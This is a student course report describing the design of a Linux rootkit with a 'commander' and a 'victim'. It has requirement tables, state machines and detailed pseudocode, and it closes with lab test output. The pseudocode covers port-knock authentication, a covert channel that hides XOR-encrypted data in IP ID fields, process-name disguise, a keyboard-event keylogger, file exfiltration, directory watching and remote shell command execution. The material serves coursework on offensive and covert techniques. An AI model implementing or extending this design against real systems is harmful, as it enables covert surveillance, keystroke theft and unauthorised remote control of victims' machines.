COMP 8505 Project

A01053901 Geoffrey Browning

Contents

Purpose

Finalize the rootkit by implementing all the missing features.

Requirements

Commander

Requirement	Status
Uninstall	FULLY IMPLEMENTED
Disconnect	FULLY IMPLEMENTED
Start keylogger	FULLY IMPLEMENTED
Stop keylogger	FULLY IMPLEMENTED
Receive key log file	FULLY IMPLEMENTED
Transfer file to victim	FULLY IMPLEMENTED
Receive file from victim	FULLY IMPLEMENTED
Watch a path on the victim	FULLY IMPLEMENTED
Run a program on the victim	FULLY IMPLEMENTED
Port Knocks to initiate a session	FULLY IMPLEMENTED
All communication must be encrypted	FULLY IMPLEMENTED
Program output displays on commander	FULLY IMPLEMENTED
All communication done via covert channels	FULLY IMPLEMENTED

Victim

Requirement	Status
Uninstall	FULLY IMPLEMENTED
Disconnect	FULLY IMPLEMENTED
Start Keylogger	FULLY IMPLEMENTED
Stop Keylogger	FULLY IMPLEMENTED
Transfer key log file	FULLY IMPLEMENTED
Transfer file to commander	FULLY IMPLEMENTED
Receive file from commander	FULLY IMPLEMENTED
Watch a path specified by commander	FULLY IMPLEMENTED
Run a program specified by commander	FULLY IMPLEMENTED
Only sniffs for packets from successful port-knockers	FULLY IMPLEMENTED
All communication must be encrypted	FULLY IMPLEMENTED
Program output displays on commander	FULLY IMPLEMENTED
All communication done via covert channels	FULLY IMPLEMENTED

Platforms


Works on UNIX operating systems.
Tested on Kali Linux.

Design

Commander

Finite State Machine

State Transition Diagram



State Table

From state	To State	Action
INIT	setupEnvironment	Parse args and setup required variables
setupEnvironment	portKnock	Send port knocks to victim
portKnock	commandSession	Create command session
commandSession	startKeylogger	Send start keylog command
commandSession	stopKeylogger	Send stop keylod command
commandSession	Uninstall	Send uninstall command
commandSession	Disconnect	Send disconnect command
commandSession	transferKeylogFile	Request keylog file from victim
commandSession	transferFromVictim	Request file from victim
commandSession	transferToVictim	Transfer file to victim
commandSession	runProgram	Send run command
commandSession	watchPath	Send watch command
commandSession	stopWatching	Send stop watching command
startKeylogger	commandSession	Parse next command
stopKeylogger	commandSession	Parse next command
stopWatching	commandSession	Parse next command
runProgram	receiveOutput	Receive output of command
runProgram	commandSession	Parse next command
receiveOutput	commandSession	Parse next command
transferKeylogFile	receiveHeader	Receive header of requested file
transferFromVictim	sendHeader	Send header with file request
transferToVictim	sendHeader	Send header with file metadata
watchPath	sendHeader	Send header with path to watch
watchPath	receiveHeader	Receive header of watcher update
sendHeader	receiveHeader	Receive header of requested file
sendHeader	sendData	Send data of file
receiveHeader	receiveData	Receive data of file
receiveData	writeFile	Write received file based on header
writeFile	watchPath	Continue watching path
writeFile	commandSession	Parse next command
sendData	commandSession	Parse next command
Uninstall	EXIT	Victim uninstalled. Shutdown
Disconnect	EXIT	Disconnected. Shutdown

Psuedocode

Function	setupEnvironment
Input	Argv[1:]
Return	targetHost, knockSequence

```
BEGIN
        if downloads path doesn't exist
                make downloads path
        parse command line args for targetHost
        init knockSequence to list of ports
        return targetHost, knockSequence
END
```

Function	portKnock
Input	targetHost, knockSequence
Return	None

```
BEGIN
        for each port in knockSequence
                pkt = IP(dst=targetHost) / TCP(dport=port)
                send(pkt)
END
```

Function	commandSession
Input	targetHost
Return	None

```
BEGIN
    while True:
        parse for command 0-9
        format command to 16 bit binary string
        encrypt command with bitwise xor using 16 bit key
        initialize pkt with encrypted command and target host
        if watching
            if command == 4 or 6 or 9:
                continue
        send(command)
        if command == 0:
            disconnect()
        else if command == 1:
            uninstall()
        else if command == 2:
            startKeylogger()
        else if command == 3:
            stopKeylogger()
        else if command == 4:
            transferKeylogFile(targetHost)
        else if command == 5:
            transferToVictim()
        else if command == 6:
            transferFromVictim()
        else if command == 7:
            watchPath(targetHost)
        else if command == 8:
            stopWatchingPath()
        else if command == 9:
            runProgram(targetHost)
        else:
            display “invalid command”
END
```

Function	startKeylogger
Input	None
Return	None

```
BEGIN
    send(pkt)
    display “keylogger started”
END
```

Function	stopKeylogger
Input	None
Return	None

```
BEGIN
        send(pkt)
        display “keylogger stopped”
END
```

Function	runProgram
Input	targetHost
Return	None

```
BEGIN
        confirm if shell command
        take input for command
        sendHeader(command)
        receiveOutput(targetHost)
END
```

Function	receiveOutput
Input	targetHost
Return	None

```
BEGIN
        init SYN to 0x02
        init data to empty string
        define packetHandler(pkt):
                id = pkt[IP].id
                format id to 16bit binary string
                decrypt binary string using 16 bit key
                init bit to char of decrypted binary string
                if bit == ‘$’:
                        display data
                        return True
                else:
                        data += bit
        sniff(lfilter = lambda x: x.haslayer(IP) and x[IP].src == targetHost and x.haslayer(TCP) and
x[TCP].flags & SYN, stop_filter=packetHandler)
END
```

Function	transferKeylogFile
Input	targetHost
Return	None

```
BEGIN
        send(pkt)
        receiveFile(targetHost, True)
END
```

Function	watchPath
Input	targetHost
Return	None

```
BEGIN
        take input for path
        sendHeader(path)
        watching = True
        while watching:
                header = receiveHeader(targetHost)
                data = receiveData(targetHost, header)
                writeFile(header, data)
END
```

Function	receiveHeader
Input	targetHost
Return	header

```
BEGIN
    init SYN to 0x02
    init header to empty string
    init dataLength to empty string
    init headerDone to False
    define packetHandler(pkt):
        id = pkt[IP].id
        format id to 16bit binary string
        decrypt binary string using 16 bit key
        init bit to char of decrypted binary string
        if not headerDone:
            if bit == '$':
                headerDone = True
            else:
                header += bit
        else:
            if bit == '$'
                dataLength = int(dataLength)
                return header + '$' + datalength
            else:
                dataLength += bit
    sniff(lfilter = lambda x: x.haslayer(IP) and x[IP].src == targetHost and x.haslayer(TCP) and
x[TCP].flags & SYN, stop_filter=packetHandler)
END
```

Function	sendHeader
Input	Header
Return	None

```
BEGIN
    init header to list of 16 bit strings for each char in Header
    encrypt each 16 bit string in header with xor using 16 bit key
    init packets to list of packets for each 16 bit string in header
    for each packet in packets:
        send packet
END
```

Function	receiveData
Input	header
Return	data

```
BEGIN
        init SYN to 0x02
        init data to empty string
        parse dataLength from header
        init count to 0
        def packetHandler(pkt):
                id = pkt[IP].id
                format id to 16bit binary string
                decrypt binary string using 16 bit key
                init bit to char of decrypted binary string
                if count == dataLength:
                        return data
                else:
                        data += bit
                        count += 1
        sniff(lfilter = lambda x: x.haslayer(IP) and x[IP].src == targetHost and x.haslayer(TCP) and
x[TCP].flags & SYN, stop_filter=packetHandler)
END
```

Function	sendData
Input	Data
Return	None

```
BEGIN
        init data to list of 16 bit strings for each byte in Data
        encrypt each 16 bit string in data with xor using 16 bit key
        init packets to list of packets for each 16 bit string in header
        for each packet in packets:
                send packet
END
```

Function	writeFile
Input	Data, header
Return	None

```
BEGIN
        parse header for filename
        open filename for writing
        write data to file
        close file
END
```

Function	transferFromVictim
Input	targetHost
Return	None

BEGIN

get input for filename to request
sendHeader(input)
header = receiveHeader(targetHost)
data = receiveData(targetHost, header)
writeFile(data, header)

END

Function	transferToVictim
Input	targetHost
Return	None

BEGIN

get input for filename to send
open filename as file
read file for data
sendHeader(filename + '$' + len(file) + '$')
sendData(data)

END

Function	stopWatching
Input	None
Return	None

BEGIN

send(pkt)
WATCHING = False

END

Function	uninstall
Input	None
Return	None

BEGIN

send(pkt)
sys.exit(1)

END

Function	disconnect
Input	None
Return	None

BEGIN


send(pkt)
sys.exit(1)

END

Victim

Finite State Machine

State Transition Diagram



State Table

From State	To State	Action
INIT	elevatePrivileges	Elevate to root privileges
elevatePrivilages	hideProcess	Rename process dynamically
hideProcess	setupEnvironment	Parse args for requires vars
setupEnvironment	portKnock	Begin accepting port knocks
portKnock	commandSession	Begin command session with successful port knocker
commandSession	runProgram	Received run program command. Run program specified in metadata
commandSession	stopKeylogger	Stop keylogging
commandSession	startKeylogger	Start keylogging
commandSession	receiveFile	Receive a file from commander
commandSession	Disconnect	Disconnect command received
commandSession	Uninstall	Uninstall command received
commandSession	watchPath	Watch path specified by commander
commandSession	transferFile	Transfer specified file to commander
commandSession	stopWatchingPath	Stop watching path
Disconnect	portKnock	Begin accepting port knocks again
stopKeylogger	commandSession	Await next command
startKeylogger	Keylog	Keylog in background
Keylog	commandSession	Await next command
runProgram	commandSession	Await next command
runProgram	sendOutput	Send output of run program command if exists
sendOutput	commandSession	Await next command
receiveFile	receiveHeader	Receive header of incoming file
receiveHeader	receiveData	Receive data of incoming file
receiveData	writeFile	Write file received
writeFile	commandSession	Await next command
stopWatchingPath	commandSession	Await next command
watchPath	transferFile	Transfer file on watch event
transferFile	sendHeader	Send header of file to send
transferFile	receiveHeader	Receive header for requested file
receiveHeader	createTreeFile	Create tree file if requested file does not exists
receiveHeader	sendHeader	Parse requested file to prep for sending
createTreeFile	sendHeader	Send header of tree file
sendHeader	sendData	Send data of file

sendData	watchPath	Continue watching for path events if watching
sendData	commandSession	Await next command
watchPath	commandSession	Await next command
Uninstall	EXIT	Uninstall self and shutdown

Psuedocode

Function	elevatePrivileges
Input	None
Return	None

```
BEGIN
    elevate process to have root privileges
END
```

Function	hideProcess
Input	None
Return	None

```
BEGIN
    init processes to list of running processes
    init processCount to empty dictionary
    for each process in processes:
        init processName to process.name()
        if processName not in processCount:
            processCount[processName] = 1
        else:
            processCount[processName] += 1
    init mostCommonProcess to processCount key with greatest value
    change process name to mostCommonProcess
END
```

Function	setupEnvironment
Input	None
Return	Host, port

```
BEGIN
    init systemAddresses to list of systemAddresses
    init h
    for each address in systemAddresses:
        if address != “lo”:
            h = systemAddresses[address][0].address
            break
    return h, 5000
END
```

Function	portKnock
Input	host
Return	commanderSrc

```
BEGIN
    init expected to [2048, 3024, 5081, 6035, 4096]
    init levels to [ [ ], [ ], [ ], [ ] ]
    init commanderSrc
    def packetHandler(pkt):
        if pkt.haslayer(IP) and pkt.haslayer(TCP):
            init src to pkt[IP].src
            init dst to pkt[IP].dst
            init dstp to pkt[TCP].dport
            if dst == host:
                if int(dstp) == expected[4]:
                    display “Source: {src} Attempted final key.”
                    init count to 0
                    for each level in levels:
                        if src in level:
                            count += 1
                    if count == 4:
                        commanderSrc = src
                        display “Accepted {src}”
                        return True
                    else:
                        display “Denied {src]”
                        for each level in levels:
                            level.remove(src)
                            handle ValueError from non-existent src
                else:
                    for i in range(0, 4):
                        if int(dstp) == expected[i]:
                            levels[i].append(src)
                            break
    sniff(filter=”tcp”, stop_filter=packetHandler)
    return commanderSrc
END
```

Function	commandSession
Input	commanderSrc
Return	None

```
BEGIN
    init commandReceived to False
    init KEYLOGGING to False
    init WATCHING to False
    init command
    init bit
    init SYN to 0x02
    init keylogger to Process(target=keylog)
    def packetHandler(pkt):
        init src to pkt[IP].src
        init id to pkt[IP].id
        format id to 16 bit binary string
        decrypt id with bitwise xor using 16 bit key
        if not commandReceived:
            command = chr(int(decrypted id[-8:], 2))
            commandReceived = True
        else if command  == “0”
            disconnect()
            commandReceived = False
        else if command == “1”
            uninstall()
            commandReceived = False
        else if command == “2”
            if not KEYLOGGING:
                startKeylogger(keylogger)
                KEYLOGGING = True
            commandReceived = False
        else if command == “3”
            if KEYLOGGING:
                stopKeylogger(keylogger)
                KEYLOGGING = False
            commandReceived = False
        else if command == “4”
            if KEYLOGGING:
                stopKeylogger(keylogger)
            keylogTransfer = Process(target=transferFile, args=[src, “log.txt”])
            keylogTransfer.start()
            commandReceived = False
        else if command == “5”
            receiveFile(commanderSrc)
            commandReceived = False
```

```
            else if command == “6”
                header = receiveheader(commanderSrc)
                transferFile(src, header)
                commandReceived = False
            else if command == “7”
                header = receiveHeader(commanderSrc)
                if not WATCHING:
                    watchPath(header)
                    WATCHING = True
                commandReceived = False
            else if command == “8”
                if WATCHING:
                    stopWatchingPath()
                    WATCHING = False
                commandReceived = False
            else if command == “9”
                header = receiveHeader(commanderSrc)
                runProgram(header)
                commandReceived = False
        sniff(lfilter = lambda x: x.haslayer(IP) and x[IP].src == commanderSrc and x.haslayer(TCP) and
x[TCP].flags & SYN, stop_filter=packetHandler)
END
```

Function	runProgram
Input	header
Return	None

```
BEGIN
        init result to subprocess.run([header], shell=True, capture_output=True, encoding=”utf-8”
        stdout = result.stdout + ‘$’
        sendOutput(stdout)
END
```

Function	sendOutput
Input	stdout
Return	None

```
BEGIN
        init data to list of 16 bit strings for each byte in stdout
        encrypt each 16 bit string in data with xor using 16 bit key
        init packets to list of packets for each 16 bit string in header
            for each packet in packets:
                send(packet)
END
```

Function	startKeylogger
Input	Keylogger
Return	None

```
BEGIN
    keylogger.start()
END
```

Function	Keylog
Input	None
Return	None

```
BEGIN
    init fileName to name of keyboard event file
    init eventStructure to 'llHHI'
    init eventSize to struct.calcsize(eventStructure)
    init event
    open fileName for reading in bytes
    open log.txt for writing
    while True
        event = fileName.read(eventSize)
        (sec, ms, eventType, eventCode, value) = struct.unpack(eventStructure, event)
        if eventType == 1
            if eventCode in KEYMAP and value in EVENTMAP
                log.write('Key {KEYMAP[eventCode] was {EVENTMAP[value]})
                log.flush()

END
```

Function	stopKeylogger
Input	keylogger
Return	None

```
BEGIN
    keylogger.terminate()
END
```

Function	receiveFile
Input	commanderSrc
Return	None

```
BEGIN
    header = receiveHeader(commanderSrc)
    data = receiveData(commanderSrc, header)
    writeFile(header, data)
END
```

Function	receiveData
Input	commanderSrc, header
Return	data

```
BEGIN
    init SYN to 0x02
    init data to empty string
    parse dataLength from header
    init count to 0
    def packetHandler(pkt):
        id = pkt[IP].id
        format id to 16bit binary string
        decrypt binary string using 16 bit key
        init bit to char of decrypted binary string
        if count == dataLength:
            return data
        else:
            data += bit
            count += 1
    sniff(lfilter = lambda x: x.haslayer(IP) and x[IP].src == targetHost and x.haslayer(TCP) and
x[TCP].flags & SYN, stop_filter=packetHandler)
END
```

Function	writeFIle
Input	Data, header
Return	None

```
BEGIN
    parse header for filename
    open filename for writing
    write data to file
    close file
END
```

Function	transferFile
Input	commanderSrc, header
Return	None

```
BEGIN
    if header file exists
        open header as file
        data = file.read()
    else:
        data = createTreeFile()
        header = 'treefile.txt$'
    sendHeader(header)
    sendData(data)
END
```

Function	watchPath
Input	Path
Return	None

```
BEGIN
    while WATCHING
        parse filename of file closed event at path
        open filename at path as file
        Init data to file.read()
        sendHeader(path)
        sendData(data)
END
```

Function	sendHeader
Input	Header
Return	None

```
BEGIN
    init header to list of 16 bit strings for each char in Header
    encrypt each 16 bit string in header with xor using 16 bit key
    init packets to list of packets for each 16 bit string in header
    for each packet in packets:
        send packet
END
```

Function	receiveHeader
Input	commanderSrc
Return	header

```
BEGIN
        init SYN to 0x02
        init header to empty string
        init dataLength to empty string
        init headerDone to False
        define packetHandler(pkt):
                id = pkt[IP].id
                format id to 16bit binary string
                decrypt binary string using 16 bit key
                init bit to char of decrypted binary string
                if not headerDone:
                        if bit == '$':
                                headerDone = True
                        else:
                                header += bit
                else:
                        if bit == '$'
                                dataLength = int(dataLength)
                                return header + '$' + datalength
                        else:
                                dataLength += bit
        sniff(lfilter = lambda x: x.haslayer(IP) and x[IP].src == commanderSrc and x.haslayer(TCP) and
x[TCP].flags & SYN, stop_filter=packetHandler)
END
```

Function	createTreeFile
Input	None
Return	data

```
BEGIN
    open “treefile.txt” for writing as file
        for root, dirs, files in os.walk(“.”)
            depth = root.replace(path, ‘’).count(os.sep)
            indent = ‘ ‘ * 4 * (depth)
            file.write(‘{ }{ }/’.format(indent, os.path.basename(root))
            file.write(“\n”)
            subindent = ‘ ‘ * 4 * (depth + 1)
            for f in files:
                file.write(‘{ }{ }’.format(subindent, f))
                file.write(‘\n’)
    open “treefile.txt” for reading as file
        data = file.read()
    return data
END
```

Function	sendData
Input	data
Return	None

```
BEGIN
    init data to list of 16 bit strings for each byte in Data
    encrypt each 16 bit string in data with xor using 16 bit key
    init packets to list of packets for each 16 bit string in header
    for each packet in packets:
        send packet

END
```

Function	stopWatchingPath
Input	None
Return	None

```
BEGIN
    WATCHING = False
END
```

Function	disconnect
Input	None
Return	None

BEGIN

return True

portKnock()

END

Function	Uninstall
Input	None
Return	None

BEGIN

os.remove(“geoLogger.py”)

sys.exit(1)

END

Testing

Test Results

#	Test Case	Expected	Result
1	Run victim	Victim waits for successful port knock. Denies bad attempts	Victim waits for successful port knock. Denies bad attempts
2	Run commander with improper port sequence	Victim denies commanders port knock, commander sends packets into oblivion.	Commander port knock denied, commander sends packets into oblivion
3	Run commander with proper port sequence	Victim accepts commanders port knock	Victim accepts port knock and begins sniffing for commander tcp packets
4	Run commander without specifying target host on command line	Commander catches no host and asks for input specifying host	Commander asks for input to get target host
5	Run commander without active victim	Commander sends packets into oblivion and spawned processes sniff indefinitely	Commander sends packets into oblivion and spawned processes sniff indefinitely
6	Commander sends disconnect	Commander exits, victim port knocks for next commander	Commander exits, victim port knocks for next commander
7	Commander sends uninstall	Commander exits, victim uninstalls itself and exits active process	Commander exits, victim uninstalls itself and exits active process
8	Commander sends start keylogger command	Commander displays keylogger started, victim begins logging keystrokes to log file	Commander displays keylogger started, victim begins logging keystrokes to log file
9	Commander sends stop keylogger command	Commander displays keylogger stopped, victim stop logging keys	Commander displays keylogger stopped, victim stop logging keys
10	Commander sends transfer keylog file command	Commander prepares to receive a file, victim sends keylog file to commander	Commander prepares to receive a file, victim sends keylog file to commander
11	Commander sends transfer to victim command	Commander gets input for name of file to send, sends header and file to victim. Victim receives command and prepares to receive file.	Commander gets input for name of file to send, sends header and file to victim. Victim receives command and prepares to receive file.
12	Commander sends transfer from victim command with arbitrary filename	Commander gets input for name of file to	Commander gets input for name of file to

		request, sends request to victim. Victim detects filename doesn't exist and creates a directory tree file to send instead. Sends directory tree file instead	request, sends request to victim. Victim detects filename doesn't exist and creates a directory tree file to send instead. Sends directory tree file instead
13	Commander sends transfer from victim command with filename from tree file	Commander gets input for name of file to request, sends - - request to victim. Victim sends file requested.	Commander gets input for name of file to request, sends - - request to victim. Victim sends file requested.
14	Commander sends watch path command	Commander receives input for path to watch and sends to victim then prepares to receive files from victim. Victim begins watching specified path	Commander receives input for path to watch and sends to victim. Victim begins watching specified path
15	Commander sends stop watch command	Victim stops watching path. Commander stops listening for files from victim	Victim stops watching path. Commander stops listening for files from victim
16	Commander sends run command	Commander takes input for command to run via bash/program to execute and delivers it to the victim. Victim performs the specified action and returns a result if one exists.	Commander takes input for command to run via bash/program to execute and delivers it to the victim. Victim performs the specified action and returns a result if one exists.
17	Commander tries to request file transfer while watching	Commander fails to send command asks to stop watching first	Commander fails to send command asks to stop watching first
18	File saved in directory that's being watched	Victim sends file related to event to commander. Commander receives file and writes it to downloads/	Victim sends file related to event to commander. Commander receives file and writes it to downloads/

Examples

```
Process name: dbus-launch
Process name: dbus-daemon
Process name: cfg80211
Process name: kworker/u4:1-events_unbound
Process name: kworker/1:0
Process name: gvfsd-network
Process name: gvfsd-dnssd
Process name: kworker/0:2-ata_sff
Process name: kworker/0:1-ata_sff
Process name: kworker/0:0-events_power_efficient
Process name: xfconfd
Process name: zsh
Process name: tumblerd
Process name: sudo
Process name: sudo
Process name: python
Process name changed to: VBoxClient
Source: 192.168.1.72 passed level: 0
Source: 192.168.1.72 passed level: 1
Source: 192.168.1.72 passed level: 2
Source: 192.168.1.72 passed level: 3
Source: 192.168.1.72 Attempted final key.
Accepted.
Return True hit
Done port knocking.
Source of commander: 192.168.1.72
```


Initializing geoLogger.py <Victim>

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo python geoCommander.py -h 192.168.1.71
[sudo] password for kali:
.
Sent 1 packets.
Knock send to: 192.168.1.71 on port 2048
.
Sent 1 packets.
Knock send to: 192.168.1.71 on port 3024
.
Sent 1 packets.
Knock send to: 192.168.1.71 on port 5081
.
Sent 1 packets.
Knock send to: 192.168.1.71 on port 6035
.
Sent 1 packets.
Knock send to: 192.168.1.71 on port 4096
Please select a menu option: (0-9)
0. Disconnect from target.
1. Uninstall from target.
2. Start keylogger.
3. Stop keylogger.
4. Transfer keylog file.
5. Transfer file to.
6. Transfer file from.
7. Watch path.
8. Stop Watching.
9. Run program on target.
```


Commander port knocking

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo python geoCommander.py
No host provided.
Provide target host192.168.1.71
.
Sent 1 packets.
Knock send to: 192.168.1.71 on port 2048
.
Sent 1 packets.
Knock send to: 192.168.1.71 on port 3024
.
Sent 1 packets.
Knock send to: 192.168.1.71 on port 5081
.
Sent 1 packets.
Knock send to: 192.168.1.71 on port 6035
.
Sent 1 packets.
Knock send to: 192.168.1.71 on port 4096
Please select a menu option: (0-9)
0. Disconnect from target.
1. Uninstall from target.
2. Start keylogger.
3. Stop keylogger.
4. Transfer keylog file.
5. Transfer file to.
6. Transfer file from.
7. Watch path.
8. Stop Watching.
9. Run program on target.
```


Commander ran without specified host




Starting keylogger




Keylogger running




Stopping keylogger




Keylogger stopping



Requesting keylog file



Sending keylog file



Receiving log file

```
Please select a menu option: (0-9)
0. Disconnect from target.
1. Uninstall from target.
2. Start keylogger.
3. Stop keylogger.
4. Transfer keylog file.
5. Transfer file to.
6. Transfer file from.
7. Watch path.
8. Stop Watching.
9. Run program on target.
5
Command: 5
0000000000110101
Decoded character: 5
ID: 53
.
Sent 1 packets.
After sending
input filename of target file to send. (From local directory)helloworld.txt
.
Sent 1 packets.
.
Sent 1 packets.
```

